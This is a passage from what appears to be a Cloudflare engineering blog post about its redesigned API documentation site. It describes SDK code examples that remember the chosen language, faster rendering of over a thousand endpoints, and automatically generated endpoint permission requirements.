
Example using the Go library to fetch all zones.
With this improvement, we also remember the language selection so if you’ve selected to view the documentation using our Typescript library and keep clicking around, we keep showing you examples using Typescript until it is swapped out.
Best of all, when we introduce new attributes to existing endpoints or add SDK languages, this documentation site is automatically kept in sync with the pipeline. It is no longer a huge effort to keep it all up to date.
Faster and more efficient rendering
A problem we’ve always struggled with is the sheer number of API endpoints and how to represent them. As of this post, we have 1,330 endpoints, and for each of those endpoints, we have a request payload, a response payload, and multiple types associated with it. When it comes to rendering this much information, the solutions we’ve used in the past have had to make tradeoffs in order to make parts of the representation work.
This next iteration of the API documentation site addresses this is a couple of ways:
-
It’s implemented as a modern React application that pairs an interactive client-side experience with static pre-rendered content, resulting in a quick initial load and fast navigation. (Yes, it even works without JavaScript enabled!).
-
It fetches the underlying data incrementally as you navigate.
By solving this foundational issue, we’ve unlocked other planned improvements to the documentation site and SDK ecosystem to improve the user experience without making tradeoffs like we’ve needed to in the past.
Permissions
One of the most requested features to be re-implemented into the documentation site has been minimum required permissions for API endpoints. One of the previous iterations of the documentation site had this available. However, unknown to most who used it, the values were manually maintained and were regularly incorrect, causing support tickets to be raised and frustration for users.
Inside Cloudflare’s identity and access management system, answering the question “what do I need to access this endpoint” isn’t a simple one. The reason for this is that in the normal flow of a request to the control plane, we need two different systems to provide parts of the question, which can then be combined to give you the full answer. As we couldn’t initially automate this as part of the OpenAPI pipeline, we opted to leave it out instead of having it be incorrect with no way of verifying it.
Fast-forward to today, and we’re excited to say endpoint permissions are back! We built some new tooling that abstracts answering this question in a way that we can integrate into our code generation pipeline and have all endpoints automatically get this information. Much like the rest of the code generation platform, it is focused on having service teams own and maintain high quality schemas that can be reused with value adds introduced without any work on their behalf.
Stop waiting for updates
With these announcements, we’re putting an end to waiting for updates to land in the SDK ecosystem. These new improvements allow us to streamline the ability of new attributes and endpoints the moment teams document them. So what are you waiting for? Check out the Terraform provider and API documentation site today.